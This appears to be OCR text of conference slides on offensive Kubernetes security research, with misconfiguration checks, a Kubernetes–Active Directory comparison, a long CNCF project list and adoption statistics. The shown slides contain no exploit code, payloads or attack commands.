LOW ORBIT SECURITY

A Peek Into Offensive Kubernetes Operations

[HackSpaceCon Edition]

Questions:
Yell at me in person
Graham@LowOrbitSecurity.com

Website
GrahamHelton.com
LowOrbitSecurity.com

/usr/bin/whoami

- Red team / Offensive Security Engineer @ Google
- Founder / Offsec Researcher @ Low Orbit Security
- Enjoys:
  - Linux, Cloud, Kubernetes (obviously), research, breaking things, omelettes
- Find me:
  - GrahamHelton.com/blog
  - LowOrbitSecurity.com/radar
  - GrahamHelton.com/links
- Comprehensive list of qualifications
  -

LOW ORBIT SECURITY

Show Not Tell

Offensive security shouldn't have to exist, but humans are flawed, and humans run companies (for now). While true, offensive security will still be the best way to show risk.

LOW ORBIT SECURITY

No K8s With Disallowed Volumes


Kubernetes resource with disallowed volumes mounted

HostPath present many security risks and as a security practice it is better to avoid critical host paths mounts.

Impact

Links

- https://kubernetes.io/docs/concepts/security/pod-security-standards/#restricted



Source: https://avd.aquasec.com/misconfig/kubernetes/general/avd-ksv-0121/

C-0262 - Anonymous user has RoleBinding

Framework

ClusterScan, AllControls, security

Severity

High

Description of the the issue

Granting permissions to the system:unauthenticated or system:anonymous user is generally not recommended and can introduce security risks. Allowing unauthenticated access to your Kubernetes cluster can lead to unauthorized access, potential data breaches, and abuse of cluster resources.

Related resources

ClusterRoleBinding, RoleBinding

What does this control test

Checks if ClusterRoleBinding/RoleBinding resources give permissions to anonymous user. Also checks in the apiserver if the --anonymous-auth flag is set to false

Remediation

Review and modify your cluster's RBAC configuration to ensure that only authenticated and authorized users have appropriate permissions based on their roles and responsibilities within your system.

Example

No example

Source: https://hub.armosec.io/docs/c-0262

Hypothesis

Kubernetes is notoriously complex. This leads to it being an unapproachable technology for many offensive security researchers...

Hypothesis

Kubernetes is notoriously complex. This leads to it being an unapproachable technology for many offensive security researchers...

Kubernetes and it's ecosystem is in a similar state to Active Directory 10 years ago. There is huge opportunity in offensive security research of this new ecosystem.

Active Directory 

- Foundational technology
- Does many things // (poorly)
- Core to a business
- Has an ecosystem
  - SCCM
  - ADCS
  - etc...

Kubernetes 


- Foundational technology
- Does many things
- Core to a business
- Has an ecosystem
  - Service mesh
  - Container Network Interfaces
  - etc...

Active Directory


- Foundational technology
- Does many things // (poorly)
- Core to a business
- Has an ecosystem
  - SCCM
  - ADCS
  - etc...

Kubernetes

- Foundational technology
- Does many things
- Core to a business
- Has an ecosystem
  - Service mesh
  - Container Network Interfaces
  - etc...



Application Definition & Image Build
dapr
CNCF GRADUATED
HELM
CNCF GRADUATED
ArtifactHUB
CNCF INCUBATING
Backstage
CNCF INCUBATING
Buildpacks.io
CNCF INCUBATING
KubeVela
CNCF INCUBATING
CARVEL
KubeVirt
CNCF INCUBATING
OPERATOR FRAMEWORK
CNCF INCUBATING
CHEF HABITAT
CLACE
KubePlus
Coder
codezero
Cyclops
Daytona
DeployHub
depot
Devfile.io
DevSpace
Eclipse Che
fabric8
Gefyra
Gitpod
Glasskube
Gradle
itopia
Kaniko
Kapeta
ko
KONVEYOR
kots
KUBERMATIC
KubeOrbit
KUDO
lagoon
Platform
MICROCKS
mirrord
Nocalhost
okteto
Open Application Model
OPENAPI INITIATIVE
Packer
podman
Porter
QUARKUS
radius
raftt
Rig.dev
score
sealer
ServiceComb
SHIPWRIGHT
SKAFFOLD
squash
Tanka
TILT
vmware Application Catalog
Walrus
Database
TiKV
CNCF GRADUATED
Vitess
CNCF GRADUATED
CarbonData
Ignite
ArangoDB
BIGCHAINDB
cassandra
ClickHouse
CloudNativePG
Cockroach Labs
Couchbase
CRATE.IO
crunchy data
CRUX
Databend
Dgraph
DORIS
Dragonfly
druid
EDB
Epsilla
FoundationDB
GraphScope
GreptimeDB
hazelcast
IBM DB2
Iguazio
Infinispan
InterSystems
KUBEBLOCKS
Kuma
MariaDB
SQLServer
MogDB
mongoDB
MySQL
NebulaGraph
neo4j
noms
NUODB
OCEANBASE
openGauss
openGemini
ORACLE
OrientDB
PERCONA
pilosa
PostgreSQL
presto
qdrant
Quobyte
redis
RethinkDB
SAP
SCALARDB
SCHEMAHERO
SCYLLA
SEATA
ShardingSphere
SingleStore
snowflake
software~
spicedb
StarRocks
STOLON
supabase
Tarantool
TDengine
TiDB
Timescale
UGRAM
Vald
VERTICA
VOLTDB
Weaviate
YDB
Yellowbrick
yugabyteDB
PolarDB
Continuous Integration & Delivery
argo
CNCF GRADUATED
flux
CNCF GRADUATED
keptn
CNCF INCUBATING
OpenKruise
CNCF INCUBATING
agola
AKUITY
AppVeyor
AWS CodePipeline
Azure Pipelines
Bamboo
BRIGADE
Buildkite
buneyshell
Bytebase
CAST AI
circleci
Skycap
CloudBees
codefresh
Concourse
Dispatch
devtron
flagger
GitHub Actions
GitLab
gitness
go
Google Cloud Build
harness
HELMWAVE
hyscale
Jenkins
JENKINS X
k6
Keploy
Liquibase
Mergify
Northflank
Octopus Deploy
OpenGitOps
OpsMx
ozone
PipeCD
Razee
Screwdriver.cd
semaphore
spacelift
Spinnaker
TeamCity
TEKTON
terrahorse
TESTKUBE
Travis CI
unleash
werf
DEPLOY
kube-burner
Streaming & Messaging
cloudevents
CNCF GRADUATED
NATS
CNCF INCUBATING
Amazon Kinesis
HERON
nifi
Apache RocketMQ
Azure Event Hubs
beam
Flink
Fluvio
Google Cloud Dataflow
KubeMQ
akka
memphis
Pachyderm
Pravega
PULSAR
RabbitMQ
Siddhi
StreamSets
talend
Tremor
Scheduling & Orchestration
KEDA
CNCF GRADUATED
kubernetes
CNCF GRADUATED
Crossplane
CNCF INCUBATING
KARMADA
CNCF INCUBATING
Knative
CNCF INCUBATING
Kubeflow
CNCF INCUBATING
VOLCANO
CNCF INCUBATING
wasmcloud
CNCF INCUBATING
Amazon EC2
MESOS
ARMADA
Azure Service Fabric
capsule
Clusternet
Clusterpedia
ERASER
Fluid
HAMi
kcp
kestra
koordinator
kube-green
kube-rs
KubeAdmiral
KubeWharf
KubeSlice
KUBESTELLAR
Kured
slurm
Nomad
Open Cluster Management
OPENFUNCTION
Open Nebula
PREFECT
SERVERLESS DEVS
StackStorm
upbound
Katalyst
API Gateway
EMISSARY INGRESS
CNCF INCUBATING
3SCALE
akana
APIOAK
APISIX
Easegress
saaras.io
envoy gateway
GLOO GATEWAY
Hango
Higress
Kong
krakenD
Kuadrant
KubeGateway
KUSK
lunardev
MuleSoft
ngrok
traefik proxy
Tyk
WSO2 API Microgateway
Remote Procedure Call
gRPC
CNCF INCUBATING
Apache Thrift
DUBBO
NGO
Connect
SOFARPC
SRPC
Service Proxy
envoy
CNCF GRADUATED
CONTOUR
CNCF INCUBATING
AVI Networks
BFE
Caddy
citrix
f5
HAPROXY
inlets
LoxiLB
MetalLB
MOSN
NETFLIX OSS Zuul
NGINX
OpenELB
OPENNESS
pyra
SANGFOR
Sentinel
Skipper
NOVA
Tengine
Service Mesh
Istio
CNCF GRADUATED
LINKERD
CNCF GRADUATED
Aeraki Mesh
AWS App Mesh
Consul
EaseMesh
Alibaba Cloud Service Mesh
GLASNOSTIC
GLOO MESH
greymatter.io
KMESH
Kuma
Meshery
Nasp
OPENSERGO
Semant
SMP
slime
TSB
traefik mesh
Coordination & Service Discovery
CoreDNS
CNCF GRADUATED
etcd
CNCF GRADUATED
NACOS
NETFLIX OSS Eureka
Cloud Native Storage
CubeFS
CNCF GRADUATED
ROOK
CNCF GRADUATED
LONGHORN
CNCF INCUBATING
aiStor
Alibaba Cloud File Storage
Alibaba Cloud File Storage (CPFS)
ALLUXIO
Arcfra
Arrikto
Azure Disk Storage
Carina
ceph
cloudcasa
CONVOY
CSI
Curve
DATACORE BOLT
DatenLord
DATERA
DELL EMC
DIAMANTI
DriveScale
ExpoTech
GLUSTER
Google Persistent Disk
HITACHI
Hewlett Packard Enterprise
HUAWEI
HwameiStor
IBM
INFINIDAT
inspur
IOMesh
ionir
JuiceFS
kBup
KASTEN
LINSTOR
MINIO
MooseFS
NetApp
NUTANIX
ondat
OpenEBS
OpenIO
ORAS
Piraeus
portworx
QINGSTOR
Qumulo
Quobyte
ROBIN
SANGFOR
ScaleFlash
RING
simplyblock
soda foundation
Stash
StorPool
SWIFT
TRILIO
TRITON Object Storage
VELERO
Vineyard
XSKY
ZENKO
Cloud Native Network
cilium
CNCF GRADUATED
CNI
CNCF INCUBATING
ANTREA
Chelsio
CNI-Genie
CUMULUS
DANM
FabEdge
flannel
Guardicore
ISOVALENT
KUBE-OVN
KUBE-ROUTER
LIGATO
MULTUS
Network Service Mesh
nuagenetworks
OvS Open vSwitch
CALICO
Spiderpool
SUBMARINER
tungstenfabric
VMware NSX
Container Runtime
container-d
CNCF GRADUATED
cri-o
CNCF GRADUATED
Firecracker
iSulad
KUASAR
Lima
lxd
rkt
StratoVirt
Sysbox
Virtual Kubelet
youki
Security & Compliance
CNCF GRADUATED
Falco
CNCF GRADUATED
Open Policy Agent
CNCF GRADUATED
TUF
CNCF GRADUATED
in-toto
CNCF INCUBATING
KEYCLOAK
CNCF INCUBATING
Kubescape
CNCF INCUBATING
Kyverno
CNCF INCUBATING
Notary Project
CNCF INCUBATING
AIRLOCK
alcide
APIClarity
apolicy
aqua
ARMO
Aserto
authentik
bank-vaults
BLACKBOCK
Bloombase
Bouncy Castle
Boundary
bpf man
Cartography
cartus
CNATIN
Check Point
checkov
CHEF INSPEC
clair
CLOUDMATOR
CONFIDENTIAL CONTAINERS
ContainerSSH
COPA
Cure53
Datica
datree
dex
DOSEC
EJBCA
Fairwinds Insights
FOSSA
FOSSID
Fugue
GitGuardian
Grafeas
Hexa
Keylime
KICS
kube-bench
kube-hunter
kubearmor
KUBE Clarity
KubeLinter
KUBEWARDEN
matano
Minder
mondoo
NeuVector
nirmata
opcr
OpenFGA
OpenSCAP
OSCAL Compass
orca security
oxeye
PALADIN
Automation & Configuration
KubeEdge
CNCF GRADUATED
Cloud Custodian
CNCF INCUBATING
OpenYurt
CNCF INCUBATING
airship
Akri
ANSIBLE
Apollo
Atlantis
AWS CloudFormation
BOSH
Cadence
CDK8s
CFEngine
CHEF INFRA
CLOUDIFY
Couler
DevStream
FOREMAN
IDEM PROJECT
juju
Kairos
kcl
kiosk
Kusko
KUBEDL
kubefirst
Container Registry
HARBOR
CNCF GRADUATED
Dragonfly
CNCF INCUBATING
Amazon ECR
Azure Registry
DISTRIBUTION
Google Container Registry
IBM Cloud Container Registry
JFrog Artifactory
Kraken
ORAS / Hydra
Key Management
spiffe
CNCF GRADUATED
Athenz
Authi

Example: IngressNightmare




Source: https://www.wiz.io/blog/ingress-nginx-kubernetes-vulnerabilities


We've Got Some Work To Do




84% of companies are using or evaluating Kubernetes



40% of companies site security as a challenge



26% of companies site lack of training as a challenge



Only 28% of companies are using only a managed cluster

LOW ORBIT SECURITY


Source: https://www.cncf.io/reports/cncf-annual-survey-2023/

An Attacker’s Guide to the Components of Kubernetes Infrastructure

LOW ORBIT SECURITY

Scoping a Kubernetes “Pentest”

